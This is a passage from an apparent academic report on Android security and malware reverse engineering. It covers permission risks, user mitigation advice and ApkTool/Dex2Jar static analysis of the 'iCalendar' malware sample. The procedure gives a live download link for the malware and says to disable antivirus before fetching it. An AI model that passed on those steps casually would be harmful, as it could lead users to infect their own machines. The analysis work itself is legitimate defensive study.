In all the above scenarios it can be noticed that the user implicitly trusts the application developer. The user trusts that the author of the application only intends to provide non-malicious, useful applications to the user and has conducted tests and taken precautions such that the application adheres to a satisfactory security standard. Hence we can conclude that the user has some responsibility during installation of applications to check the permissions requested by them and appropriately install or decline the application (9).

Reverse Engineering

Reverse Engineering is a process of analysing an existing code or piece of software in order to scrutinize the software for any vulnerability or any errors. Reverse engineering is the ability to generate the source code from an executable. This technique is used to examine the functioning of a program or to evade security mechanisms, etc. Reverse engineering can therefore be stated as a method or process of modifying a program in order to make it behave in a manner that the reverse engineer desires.

Joany Boutet has quoted Shwartz, saying,

"*Whether it's rebuilding a car engine or diagramming a sentence, people can learn about many things simply by taking them apart and putting them back together again. That, in a nutshell, is the concept behind reverse-engineering - breaking something down in order to understand it, build a copy or improve it*". (31)

From the beginning of 2009 research scientists began devising ways to reverse the Dalvik Bytecode. Marc Schonefeld released his tool "*undx*" in CanSecWest 2009. His tool could generate a JAR file from an Android APK file, which could then be further converted to JAVA using tools such as JAD and JD-GUI. Th "*undx*" tool worked well with basic applications; however it posed many problems when dealing with complex Dalvik Bytecode. The *Dex2Jar* tool originated then. *Dex2Jar* does similar job to *undx*; however this tool also has some issues while dealing with complex Dalvik Bytecode (31).

Authors Bastiaan Wissingh and Thorben Kriiger are of the opinion that,

"*The ideal approach for learning more about the possible functionality of an application would be source code introspection*". (18)

The application, in its pre-compiled binary format, is distributed and hence it is not possible to directly debug the source code. However, there are disassemblers that convert or reverse the Dalvik Bytecode into readable format. The binaries for Dalvik Virtual Machines are in the .dex format. *Backsmali* is a disassembler that is used for .dex files in Dalvik VM. If programmers wish to alter the source code and repackage it, APKtool is used (18).

There are many programmers who have reversed various applications of Android in order to study the vulnerabilities, if any, and to scrutinize the code.

Mitigation of Threats/Attacks

Malware in smartphones have been on the rise especially in the last few years. The graph below shows the evolution of malwares along with their behaviour.




Fig 10 – Evolution of Mobile Malware along with their Behaviour (5)

There exist many measures that can be incorporated in order to mitigate malware attacks on Android.

- Security Responsibilities of Developers (6):- Every developer needs to bear in mind the security of the user's data. As mentioned before, every application is assigned its own UID; however it is possible for any program to request the Activity Manager to start an application that runs with the UID of the application. Jesse Burns states that it is for this reason that every application needs to be signed by the developer.
  In Android, signing of applications is usually achieved by self-signed certificates. The major reason for insisting on code signing is to allow developers to perform updates to their existing applications. Different applications that are signed using the same key can request to run with the same ID as they are developed by the same developer. However it is important to note that this application signing does not validate the developer's actual identity. Hence developers cannot be trusted easily hence Android should warnings and trusted signer rules in order to protect security.

- User's Security Responsibilities (15):- A user when installing applications needs to grant access to the permissions requested by them. It is therefore very important for a user to understand the permissions required by an application. There exist several applications like Skype that needs many access to various data on the phone; but there are a few applications like Wallpapers, Calendar, etc that require very few permissions.
  Robi Sen, an Analysis Director in Entity-X, summarizes a few permissions that every user must be familiar with in order to recognise if it is safe for an application to access them and if they are really necessary for the proper functioning of the application (15).

Permission	Risk Level	Summary
1. Directly call numbers.	High – Moderate	This enables the applications such as Google Voice and Skype to make phone calls to 1-900

		numbers that will cost the user.
2. Send SMS.	High – Moderate	Enables an application to send messages to premium services on behalf of the user. However, some applications have a genuine need of this permission.
3. Delete/Modify SD card contents.	High – Moderate	This will enable an application to read, write or delete data that is stored on SD card. The data can be pictures, videos, or data written by other applications.
4. Read Phone State and ID.	Moderate	This is required by applications such as games in order to pause or execute some tasks when the user receives a call. However, there could be malicious software that can obtain the phone's UID, IMEI and IMSI numbers. It can also be utilized to keep watch on the users or their calls.
5. Read Contact Data.	Moderate	The application can read the user's contact list and can be used to send spam messages or just keep track of the user's personal data. Legitimate applications that require this permission are messaging, social networking, etc.
6. Find GPS Location.	Moderate – Low	This permission can enable an application to track the location of the user and to collect information regarding the user which he/she was not comfortable providing.
7. Read, Write Calendar Data.	Moderate – Low	This permission does not pose any major threats, although, it may allow an application to perform a targeted attack against the user.
8. Full Internet Access.	High – Moderate	This is one of the most common and dangerous permissions. This permission is requested by all application that support advertisements, video games, etc.
9. Create Bluetooth Connection	Low	Bluetooth is used to communicate with peripherals.
10. Coarse Location.	Low	This permission obtains the location of a user with the aid of cell towers and hence it is much

		less precise than GPS location. Hence it does not pose any harmful effects.
11. Prevent Phone from Sleeping.	Low	Applications requesting for this permission are usually games and media players that prevent the phone from entering the standby mode.

Some of the other permissions include *View Network, Wi-Fi State, Read Sync Settings, Modify Global System Settings, Automatically Start at Boot, Restart Other Applications, Set Preferred Applications, Retrieve Running Applications, Discover Known Accounts, Take Pictures and Control Vibrator* (15).

- Install Antivirus (16):- As per an article written by Julie Knudson, installing antivirus on the mobile phone, just as on a desktop, will help identify malwares and prevent a user from installing them. There are several antivirus soft-wares available for Android phones that help clean up malwares and protect the phone from the same.
- Controlling Network Access (16):- Julie Knudson quotes Andrew Hoog who states that it is important for companies to control the connection to network as attackers can simply plug in an Android device to a system, thereby utilizing it as an alternate network connection. This provides an easier route for an attacker to evade the company's firewalls, DLP Systems and the rules of Web Routing.
  John Engels suggests that IT organizations should provide separate networks and access controls to mobile devices that accesses their infrastructure and they also need to ensure that all traffic passes through both DLP and Web Security.

Lookout Mobile Security has also suggested a few mitigation steps that can be adopted by the users in order to keep their devices free of malwares (14).

- The user should download applications from trusted and reputable sources or app stores, such as Android Market for Android phones. The user should bear in mind to check the reviews, star ratings and most importantly the developer's name of an application.
- If asked to submit user's login credentials, it is important to cross verify that the web link address matches the website it is supposed to be.
- A password should be set on the device in cases of theft so that it is complicated to access data on the device.
- Firmware updates for the device must be downloaded as and when they are available.
- The user must always be alert with respect to any bizarre behaviour on the device such as sudden decrease in battery life, odd text messages, additional charges to the phone bill, etc. These could be an indication that the device is compromised.

- User must download and install a security tool that will scan all applications downloaded for spyware and malware and can additionally protect the device from perilous websites.

These are a few ways in which we can reduce the probability of attacks on the device.

Methodology

Reverse engineering is a process of analysing the possible functionalities of an application. In order to analyse a malware there are two methods, namely, *static analysis* and *dynamic analysis*. The tools used for the same are discussed below.

Tools

Reverse engineering of android applications can be performed using various tools. In this project we use two methods to analyse the malware code. The first method involves the utilization of *APKTOOL* and an editor such as *Notepad++*. The second method is performed using tools *Dex2Jar* and *JD-GUI*.

Let us consider each of these tools individually as below,

ApkTool

The APKTOOL is a 3rd party tool that is used to analyse closed Android application binaries. Its features include (17):-

- This tool is capable of disassembling applications to practically original form and repackaging them after certain modifications.
- It also enables the user to debug the smali code.
- This tool can be utilized for adding some support or features for customer platforms and localizing.
- It allows the user to work with the applications in an easier way as it provides automation of some recurring tasks and project-like file structures.

Dex2Jar

It is known that each Android application executes with its own instance of the Dalvik Virtual Machine. The DVM executes files in the .dex format or also known as the Dalvik Executable format. The .dex format is considered to be a very proficient binary format of machine instructions for the Dalvik Machine (18).

The main component and program logic of an Android application lies within the classes.dex file which the user is unable to view. Hence Dex2Jar tool was developed in order to convert .dex files into .class format. With the help of this tool it is now possible to view the source code of an application as a java code (19).

Android SDK


The Android Software Development Kit (SDK) is a collection of development tools that are used to create applications. The following components/tools are included in the SDK (20):-

- Debugger

- Tutorials of the Android operating system
- An emulator
- Necessary libraries
- Sample source codes
- Appropriate documents for Android APIs (Application Program Interfaces)


Windows XP, Vista, 7, Linux and Mac OS X are platforms that are compatible with Android SDK. The components of the SDK can be downloaded independently or 3rd party additions are also obtainable for downloads. As Google releases a new version of Android Operating System, a new version of SDK is also released which contains the latest features (20).

Android SDK can be used to develop applications by writing programs in the command prompt, however, it is more feasible and easy to use an Integrated Development Environment (IDE). The IDEs that are compatible with Android SDK are Netbeans, IntelliJ, etc; nevertheless, the most preferred IDE is Eclipse with ADT (Android Development Tools) plug-in. As the programs are written in JAVA, the user should have also installed the Java Development Kit (JDK) (20).




Notepad++

Notepad++ is an Integrated Development Kit (IDE) that is used to edit source code. It is a free IDE that is written in C++which uses STL and pure Win32 APIs. This helps in faster execution of programs and smaller program size. In this project we use Notepad++ in order to view our application malware source code including the xml files (21).



WinZip

This tool is used to view archived files in an easier way. Archives are nothing but files contained within other files and Zip file are the most familiar format of the archives. Hence the archived files will have a .zip extension (22).



WinZip provides various options for a user, (22)

- All files in an archive are compressed. WinZip has an option *Add* which compresses files and adds them to an archive.

- In order to decompress files, WinZip provides the option *Extract*. This command creates individual files on a disk for each of the decompressed files from the archive.

JD-GUI

This tool is a Java Decompiler that is freely available to download at http://java.decompiler.free.fr/?q=jdgui. It is a separate graphical utility that allows a user to view Java Source Codes of .class files. Some of its features include (23),

- It supports Drag and Drop
- Supports JAR files
- It utilizes cross-platform *wxWidgets* toolkit
- Enables user to browse the hierarchy of the class files
- It exhibits Java code in colour codes.
- It shows log files and enables the user to decompile files in the Java Stack traces.

Procedure

Static Analysis


"Static analysis deals with the program understanding at syntactic level". (24)

There are two ways in which static analysis can be carried out, namely,

- Using the ApkTool to disassemble the Android application and analyse the smali code using Notepad++.
- Using Dex2Jar in order to convert the .dex file to a java file and use Notepad++ in order to analyse the java code.

Method 1:-

- The first step is to download the pre-packaged ApkTool and extract it using WinZip to a directory that will be remembered.



The ApkTool is available for download at http://code.google.com/p/android-apktool/. It is important to note that the ApkTool for Windows platform needs to be installed, i.e., *apktool-install-windows-r04-brut1.tar.bz2* and *apktool1.4.1.tar.bz2*.

- The malware, in our case, iCalendar, is then downloaded to the same directory as the ApkTool. The malware is available for download at


http://www.mediafire.com/?v4c3t2u7zt87eb8. It is important to note that just before downloading the malware; Anti-Virus on the system needs to be turned off.

- Open the command prompt window and navigate to the root directory of ApkTool and the following command is typed

apktool if iCalendar acbcad45094de7e877b656db1c28ada2.apk

The output of this command should be

I: Framework installed to: C:\Users\Vibha\apktool\framework\127.apk




- In order to decompile the apk file we need to use the following command

apktool d iCalendar acbcad45094de7e877b656db1c28ada2.apk


The ouput of this command will be,

I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding file-resources...
I: Decoding values/* XMLs...*
I: Done.
I: Copying assets and libs...



This is the actual step that decompiles the apk file. Once this command is executed, without any errors, a folder with the application name or in our case the malware name will be created in the same directory. This folder will contain the following files,

- Res folder – This folder contains XMLs defining the layout, drawables, attributes, languages, etc (25).
- Android Manifest File – This file is one of the most important XML file which contains information about the permissions that the application needs or accesses. In other words this file contains the Meta information concerning the application.
- Smali folder – This folder contains the source code of the application in .smali format. The code can be edited using Notepad++.




- The code is then analysed with the help of the IDE Notepad++. Once the code is analysed and the malicious code is detected and scrutinized we can make the necessary amendments and repackage the application.
- In order to repackage the application the command is,

apktool b iCalendar acbcad45094de7e877b656db1c28ada2


The output of this command will be,

I: Checking whether sources has changed…
I: Smaling…
I: Checking whether resources has changed…
I: Building resources…
I: Building apk file…



Method 2:-

- Dex2Jar tool is first downloaded and extracted, using WinZip, to a directory that can be remembered. It is available for download at http://code.google.com/p/dex2jar/downloads/detail?name=dex2jar-0.0.7.11-SNAPSHOT.zip&can=2&q=. As mentioned previously this tool helps to convert .dex format to .class format.
- The malware is also downloaded to the same directory. It is known that an Android application is a compressed or zipped bundle of files, hence it can be unzipped or extracted using WinZip. The malware in the .apk format is extracted to the directory same as Dex2Jar. The apk file is extracted to a different folder, in this case, *iCalendar Malware*.




The contents of this folder are (26),

